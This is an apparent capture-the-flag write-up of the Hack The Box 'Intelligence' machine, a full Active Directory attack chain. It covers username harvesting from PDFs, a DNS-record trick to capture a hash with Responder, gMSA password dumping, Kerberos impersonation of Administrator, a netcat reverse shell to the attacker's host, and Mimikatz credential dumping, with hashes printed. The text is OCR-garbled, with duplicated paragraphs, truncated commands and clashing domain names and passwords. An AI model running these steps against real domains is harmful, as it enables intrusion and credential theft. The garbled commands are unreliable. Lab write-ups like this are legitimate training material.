


☺ Intelligence - 15th Nov 2021

10.10.10.248



We can run `masscan_to_nmap.py`, a tool I made that you can [find on my Github](#). It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
[14-Nov-21 16:59:46 GMT] intelligence/scanning
* → sudo python3 masscan_to_nmap.py -i 10.10.10.248
[sudo] password for dray:

Running Masscan on network tun0 against the IP 10.10.10.248 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-14 17:00:11 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
```

```
1 PORT      STATE SERVICE      VERSION
2 53/tcp    open  domain?
3 80/tcp    open  http        Microsoft IIS httpd 10.0
4 |_http-server-header: Microsoft-IIS/10.0
5 | http-methods:
6 |_| Potentially risky methods: TRACE
7 |_http-title: Intelligence
8 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-11-15 0
9 135/tcp   open  msrpc       Microsoft Windows RPC
10 139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
11 389/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: inte
12 |_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m39s from scanner time.
13 |_ssl-cert: Subject: commonName=dc.intelligence.htb
14 | Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
15 | Not valid before: 2021-04-19T00:43:16
16 | Not valid after:  2022-04-19T00:43:16
17 445/tcp  open  microsoft-ds?
18 464/tcp  open  kpasswds?
19 593/tcp  open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
20 636/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: inte
21 |_ssl-cert: Subject: commonName=dc.intelligence.htb
22 | Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
23 | Not valid before: 2021-04-19T00:43:16
24 | Not valid after:  2022-04-19T00:43:16
25 |_ssl-date: 2021-11-15T00:14:21+00:00; +7h01m38s from scanner time.
26 3268/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: inte
27 |_ssl-cert: Subject: commonName=dc.intelligence.htb
28 | Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
29 | Not valid before: 2021-04-19T00:43:16
30 | Not valid after:  2022-04-19T00:43:16
31 |_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m39s from scanner time.
32 3269/tcp open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: inte
33 |_ssl-cert: Subject: commonName=dc.intelligence.htb
34 | Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
35 | Not valid before: 2021-04-19T00:43:16
36 | Not valid after:  2022-04-19T00:43:16
37 |_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m38s from scanner time.
38 5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
39 |_http-title: Not Found
40 |_http-server-header: Microsoft-HTTPAPI/2.0
41 9389/tcp open  nc-nmf     .NET Message Framing
42 49667/tcp open  msrpc       Microsoft Windows RPC
43 49691/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
44 49692/tcp open  msrpc       Microsoft Windows RPC
45 49712/tcp open  msrpc       Microsoft Windows RPC
46 49717/tcp open  msrpc       Microsoft Windows RPC
```

Given the Active Directory ports available, it's safe to assume this is a windows machine - and possibly a domain-joined one at that. Let's add the following to our `/etc/hosts` file:
`dc.intelligence.htb`, `intelligence.htb`, `intelligence.htb0`

Enumeration

Unauth Enum

Let's enumerate the various services without credentials. SPOILER - These will all fail for now

```
1 #SMB enum
2 smbmap -H 10.10.10.248
3
4 #SMB and RPC enum
5 python3 enum4linux-ng.py 10.10.10.248
6
7 #LDAP enum
8 ldapdomaindump 10.10.10.248
```

```
[14-Nov-21 17:16:45 GMT] intelligence/enum
* → smbmap -H 10.10.10.248
[+] IP: 10.10.10.248:445           Name: dc.intelligence.htb
[14-Nov-21 17:17:49 GMT] intelligence/enum
* → smbmap -H 10.10.10.248 -u '' -p ''
[+] IP: 10.10.10.248:445           Name: dc.intelligence.htb
[14-Nov-21 17:17:56 GMT] intelligence/enum
* →
```

Website Enum

Given our enumeration without credentials isn't going well, let's give some attention to the website on port 80

On the website, there are two PDF's we can download

```
Intelligence  Other - codingenumeration + 0
Intelligence
Intelligence
Anouncement Document
Other Document
Contact
```

```
Inspector Console Debugger Network Style Editor Memory Storage Accessibility What's New
C:\pdf
<div> class="col-lg-8"></div>
<div> class="col-lg-4">
<div> class="bg-black text-center h-100 project">
<div> class="d-flex h-100 flex-column">
<div> class="project-text w-100 my-auto text-center text-lg-left">
<div> class="mb-3 text-white text-center">
<div> class="range-range badge-secondary" href="documents/2020-01-01-upload.pdf">Download</div>
<div> class="d-none d-lg-block mb-3 text-right">
</div>
</div>
</div>
```

The PDFs have URLs like `http://intelligence.htb/documents/2020-01-01-upload.pdf` and `http://intelligence.htb/documents/2020-12-15-upload.pdf`. We can download them with `wget`:

```
[14-Nov-21 17:29:13 GMT] enum/downloadables
* → wget -q http://intelligence.htb/documents/2020-01-01-upload.pdf http://intelligence.htb/documents/2020-12-15-upload.pdf
[14-Nov-21 17:29:55 GMT] enum/downloadables
* → ls
2020-01-01-upload.pdf  2020-12-15-upload.pdf
[14-Nov-21 17:29:57 GMT] enum/downloadables
* →
```

For lazy analysis, I just use `strings *.pdf | sort -u`. This shows some usernames, which I assume were the creators of this document and could have also been accessed via `exiftool`

```
C!#0
/CreationDate (D:20210413160717-04'00')
/CreationDate (D:20210413160725-04'00')
/Creator (Jose.Williams)
/Creator (TeX)
/Creator (William.Lee)
CSI#
!C=V]
CV      N
@CXL
```

```
[14-Nov-21 17:34:54 GMT] enum/downloadables
* → exiftool *.pdf | grep Crea
Creator : William.Lee
Creator : Jose.Williams
[14-Nov-21 17:34:57 GMT] enum/downloadables
* →
```

Scripting more PDFs

Save these usernames into a list somewhere. I tried to put these usernames to work elsewhere, however I failed to get anything from this. I returned to the PDFs again, and noticed that their naming convention was relatively simple - YYYY-MM-DD-upload.pdf. It was possible that there were more PDFs in the `/documents` directory of the website

This bash script will recursively print possible date combinations, and then try to download the possible PDFs. The legitimate ones will actually download for us

```
#!/bin/bash
# This script prints possible dates for PDF filenames
# and then tries to download them
# Usage: ./script.sh <dir>
```

Save these usernames into a file, however I failed to get anything done as the naming convention was relative.

This bash script will recursively print possible date combinations, and then try to download the possible PDFs. The legitimate ones will actually download for us

```
5     wget -nv "http://intelligence.ntb/documents/$start-upload.pdf"
6     start=$(date -d "$start + 1 day" +%F)
7 done
```

```
[14-Nov-21 17:54:24 GMT] enum/downloadables
* → ls
2020-01-01-upload.pdf 2020-04-02-upload.pdf 2020-06-15-upload.pdf 2020-09-06-upload.pdf 2020-12-28-upload.pdf
2020-01-02-upload.pdf 2020-04-04-upload.pdf 2020-06-21-upload.pdf 2020-09-11-upload.pdf 2020-12-24-upload.pdf
2020-01-04-upload.pdf 2020-04-15-upload.pdf 2020-06-22-upload.pdf 2020-09-13-upload.pdf 2020-12-28-upload.pdf
2020-01-10-upload.pdf 2020-04-23-upload.pdf 2020-06-25-upload.pdf 2020-09-16-upload.pdf 2020-12-30-upload.pdf
2020-01-20-upload.pdf 2020-05-01-upload.pdf 2020-06-26-upload.pdf 2020-09-22-upload.pdf 2021-01-03-upload.pdf
2020-01-22-upload.pdf 2020-05-03-upload.pdf 2020-06-27-upload.pdf 2020-09-27-upload.pdf 2021-01-14-upload.pdf
2020-01-23-upload.pdf 2020-05-07-upload.pdf 2020-06-28-upload.pdf 2020-09-29-upload.pdf 2021-01-25-upload.pdf
2020-01-25-upload.pdf 2020-05-11-upload.pdf 2020-07-02-upload.pdf 2020-09-30-upload.pdf 2021-01-30-upload.pdf
2020-01-30-upload.pdf 2020-05-17-upload.pdf 2020-07-06-upload.pdf 2020-10-05-upload.pdf 2021-02-18-upload.pdf
2020-02-11-upload.pdf 2020-05-20-upload.pdf 2020-07-08-upload.pdf 2020-10-19-upload.pdf 2021-02-13-upload.pdf
2020-02-17-upload.pdf 2020-05-21-upload.pdf 2020-07-10-upload.pdf 2020-11-01-upload.pdf 2021-02-21-upload.pdf



## Downloads



Now, let's pull all of the usernames from these PDFs and push them into a username list



```
1 exiftool *.pdf | grep Creator | awk '{print$3}' | tee users.txt
*
```



[14-Nov-21 17:59:52 GMT] enum/downloadables

 → exiftool *.pdf | grep Creator | awk '{print$3}'



William.Lee  
Scott.Scott  
Jason.Wright  
Veronica.Patel  
Jennifer.Thomas  
Danny.Matthews  
David.Reed  
Stephanie.Young  
Daniel.Shelton  
Jose.Williams  
John.Coleman  
Jason.Wright  
Jose.Williams  
Daniel.Shelton  
Brian.Morris  
Jennifer.Thomas  
Thomas.Valenzuela


```

www.ijerph.org

2020-05-29-uploaded.pdf 2020-06-02-uploaded.pdf 2020-06-03-uploaded.pdf 2020-06-04-uploaded.pdf

And we see that Tiffany.Molina's account can be compromised via NewIntelligenceCorpUser987

LDAP Enum

We can enumerate via LDAP to see if there is anything interesting from the outside

```

1 ldapdomaindump -u 'intelligence\Tiffany.Molina' \
2 -p NewIntelligenceCorpUser9876 --no-json 10.10.10.24

```

```

[14-Nov-21 18:53:53 GMT] intelligence/enum
🔍 → ldapdomaindump -u 'intelligence\Tiffany.Molina' -p
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
[14-Nov-21 18:54:02 GMT] intelligence/enum
🔍 → ls
domain_computers_by_os.html  domain_computers.html  doma
domain_computers.grep        domain_groups.html    doma
[14-Nov-21 18:54:03 GMT] intelligence/enum
🔍 → firefox *.html

```

Then open the HTML reports, and you can see under the domain users that some of them have memberships that could be useful if we could get their credentials.

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	Last Logon
Ted Graves	Ted Graves	Ted.Graves	IT_Support	Domain Users	04/19/21 00:49:42	11/15/21 00:05:55	11/15/2021 02:50:23
Laura Lee	Laura Lee	Laura.Lee	IT_Support	Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/2021 00:00:00
Jason Patterson	Jason Patterson	Jason.Patterson	Server_Admin	Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
Jeremy Mora	Jeremy Mora	Jeremy.Mora	DNS	Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
James Curbow	James Curbow	James.Curbow		Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
Tiffany Molina	Tiffany Molina	Tiffany.Molina		Domain Users	04/19/21 00:49:41	11/15/21 02:46:54	09/15/2021 00:51:40
Jessica Moody	Jessica Moody	Jessica.Moody		Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
Daniel Shelton	Daniel Shelton	Daniel.Shelton		Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
Brian Morris	Brian Morris	Brian.Morris		Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00
Anita Roberts	Anita Roberts	Anita.Roberts		Domain Users	04/19/21 00:49:41	04/19/21 00:49:43	01/01/2021 00:00:00

SMB Enum

```
[+] IP: 10.10.10.248:445           Name: dc.intelligence.htb
```

IPC\$	READ ONLY	Remote IPC
IT	READ ONLY	
NETLOGON	READ ONLY	Logon server share
SYSVOL	READ ONLY	Logon server share
Users	READ ONLY	

```
1 #enter smb  
2 smbclient \\\\10.10.10.248\\IT -U Tiffany.Molina
```

```
5 tarmode
6
7 #download
8 mget downdetector.ps1

[14-Nov-21 19:23:35 GMT] enum/smb
# → smbclient \\\\10.10.240\\IT -U Tiffany.Molina
Enter WORKGROUP\Tiffany.Molina's password:
Try 'help' to get a list of possible commands.
smb: \> tarmode
tarmode is now full, system, hidden, noreset, noverbose
smb: \> mget downdetector.ps1
Get file downdetector.ps1? Y
getting file downdetector.ps1 of size 1046 as downdetector.ps1 (15.5 KiloBytes/sec) (average 15.5 KiloBytes/sec)
smb: \> █

[14-Nov-21 19:23:53 GMT] enum/smb
# → cat downdetector.ps1
#④⑤ Check web server status, Scheduled to run every 5min
Import-Module ActiveDirectory
$record |Where-Object Name -like "web" |ForEach-Object {
    $record = Get-ChildItem "A0=DC=intelligence.hbt,OU=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=hbt" | Where-Object Name -eq $record.Name
    if ($record -ne $null) {
        $record.PSObject.Properties.Remove("Name")
        $record.PSObject.Properties.Add("Name", "web")
        $record |Set-Item
    }
}
Invoke-WebRequest -Uri "Http://$($record.Name)" -UseDefaultCredentials
If ($LASTEXITCODE -ne 200) {
    Send-MailMessage -From "ted.braves@intelligence.hbt" -To "Ted.Braves@intelligence.hbt" -Subject "$($record.Name) is down"
}
} catch {}

PS /home/tray/Desktop/intelligenceenum/sudo.ps1:1:1
# Check web server status, Scheduled to run every 5min
^
Import-Module ActiveDirectory
$record |Where-Object Name -like "web" |ForEach-Object {
    $record = Get-ChildItem "A0=DC=intelligence.hbt,OU=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=hbt" | Where-Object Name -eq $record.Name
    if ($record -ne $null) {
        $record.PSObject.Properties.Remove("Name")
        $record.PSObject.Properties.Add("Name", "web")
        $record |Set-Item
    }
}
Invoke-WebRequest -Uri "Http://$($record.Name)" -UseDefaultCredentials
If ($LASTEXITCODE -ne 200) {
    Send-MailMessage -From "ted.braves@intelligence.hbt" -To "Ted.Braves@intelligence.hbt" -Subject "$($record.Name) is down"
}
} catch {}

PS /home/tray/Desktop/intelligenceenum/sudo.ps1:1

Because it leverages creds, I wonder if we can steal Ted's hash via Responder. However, we need to be able to inject a DNS record we control with the word 'web' in it, to initiate this response
```

```
1 # Download  
2 git clone https://github.c  
3
```

```
5 python3 dnstool.py -u 'intelligence\Tiffany.Molina' \
6 -p 'NewIntelligenceCorpUser9876' -a add -r 'webpopped.intelligence.htb' \
7 -d 10.10.14.6 \
8 10.10.10.248
9 # -d needs to be your ip listening on responder
```

2 suc
3 # r
4 suc

And for **Ted.Graves** we recover the pass *Mr.T.*

You have enabled --force to bypass dangerous warnings and errors.
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 2.8 pcl1 1.8 Linux, None+ASSETS, RELLOC, LLVM 9.0.1)

Windows Server 2019 Datacenter								
DN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	Last Logon	Flags	Created on
DC=dc,intelligence.info	dc.intelligence.info	Windows Server 2019 Datacenter		14.0	11/15/21 (37780)	08:45:30	SERVER,TRUST_ACCOUNT,TRUSTED_FOR_DELEGATION	04/19/21 08:40:41

Misuse of the Error Privilege

1. Retrieve service account hash

```
1 git clone https://github.com/micahvandeusen/gMSADumper.git
2
3 python3 gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d intelligence.htb

[14-Nov-21 22:50:31 GMT] ad/gMSADumper
* → python3 gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d intelligence.htb
Users or groups who can read password for svc_int$:
> DC$
> itsupport
svc_int$:::b98d4cef68f72a98dfeed732d1b1abca
[14-Nov-21 22:50:55 GMT] ad/gMSADumper
* → [REDACTED]

We gather the hash for the service account : `:b98d4cef68f72a98dfeed732d1b1abca`
```

2. Service Ticket

Next on our cheat sheet's advice is to get a service ticket via our new found hash

```
1 Q → python3 /usr/share/doc/python3-impacket/examples/getST.py \
2 'intelligence.htb/svc_int$' -hashes :b98d4cef68f72a98dfeed732d1b1abca \
3 -spn www/dc.intelligence.htb -impersonate Administrator -dc-ip 10.10.10.248
4
5 #if you get the error clock skew too great, try this
```

[15-Nov-21 07:00:08 GMT] intelligence/ad

```
[*] Getting *  
[*] Impersonat
```

```
[*] Requesting ShuzProxy  
[*] Saving ticket in Administrator.ccache  
[15-Nov-21 07:00:52 GMT] intelligence/ad
```

It's time to treat ourselves to a short break.

```
1 export 'KRB5CCNAME=Administrator.ccache'
2 #make sure dc.intelligence.htb is in your /etc/hosts please and thank you
3 impacket-smbexec administrator@dc.intelligence.htb -k -no-pass
4

[15-Nov-21 07:06:20 GMT] intelligence/ad
[!] → sudo export 'KRB5CCNAME=Administrator.ccache'
sudo: export: command not found
[15-Nov-21 07:06:24 GMT] intelligence/ad
[!] → impacket-smbexec administrator@dc.intelligence.htb -k -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
```

```
C:\Windows\system32>type
```

Stable Admin Shell

```
1 # copy nc.exe into a kali directory
2 cp /usr/share/windows-resources/binaries/nc.exe .
3 #fire up smbserver
4 sudo impacket-smbserver kali . -smb2support
5
6 #start a listener
7 sudo rlwrap nc -nvlp 5533
8
9 #leverage smb and netcat in the above shell
10 \\10.10.14.6\kali\nc.exe 10.10.14.6 5533 -e powershell
```

```
[15-Nov-21 07:09:00 GMT] intelligence/ad
* [+] started local administrator,Intelligence,htb -k -no-pas
Impacket-WiFiExt Impacket-WiFiPersist Impacket-WiFiQuery
[15-Nov-21 07:09:00 GMT] intelligence/ad
* → impacket-wmiesec administrator@dc.intelligence.htb -k -no
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMB3.0 dialect used
[!] Launching ses-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>\\10.10.14.6\kali\nc.exe 10.10.14.6 5533 -e powershell
You can't connect to the file share because it's not secure. Th
is share requires the absolute SMB3 protocol, which is unsafe a
nd disabled by default to maintain compatibility.
Your system requires SMB3 or higher. For more info on resolving
this issue, see: https://go.microsoft.com/fwlink/?linkid=85274
7
E:\>\\10.10.14.6\kali\nc.exe 10.10.14.6 5533 -e powershell

[15-Nov-21 07:09:11 GMT] intelligence/ad
* → sudo impacket-smbserver kali . -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-0103-1278-
5A47BF6EE1BB V:3.0
[*] Callback added for UUID 68FFD098-A112-3610-9833-
46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.248,50173)
[*] AUTHENTICATE_MESSAGE (\,,DC)
[*] User 'DC' authenticated successfully
[*] ::0::aaaaaaaaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:Kali)
[*] Connecting Share(3:Kali)

PS C:\>
```

And now you can get your various flags and system hashes

```
1 # Hunt down root user flag
2 gci 'C:\Users\' -recurse -file -force -include 'user.txt' -ea silentlycontinue
3
4 #deploy mimikatz to collect hash
5 #get mimikatz in your kali smbserver
6 cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
7 #run mimikatz from your system powershell shell
8 \\10.10.14.6\kali\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
```

```
\\10.10.14.6\kali\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
\\10.10.14.6\kali\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

#####
    mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
.## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
.## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'####'     > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 392278 (00000000:0005fc56)
Session           : Batch from 0
User Name         : Ted.Graves
Domain           : intelligence
Logon Server     : DC
Logon Time        : 11/14/2021 4:05:55 PM
SID               : S-1-5-21-4210132550-3389855604-3437519686-1140
MSV :
  [00000003] Primary
  * Username : Ted.Graves
  * Domain  : intelligence
  * NTLM    : 42101de12db5325304b41275a0407b9
  * SHA1    : 892533541ec3c865a66ccdd56cb3747fcfdc2c6c19
  * DPAPI   : 6859e15f15eebeb5f238a183599bbcff
  tspkg :
  wdigest :
    * Username : Ted.Graves
```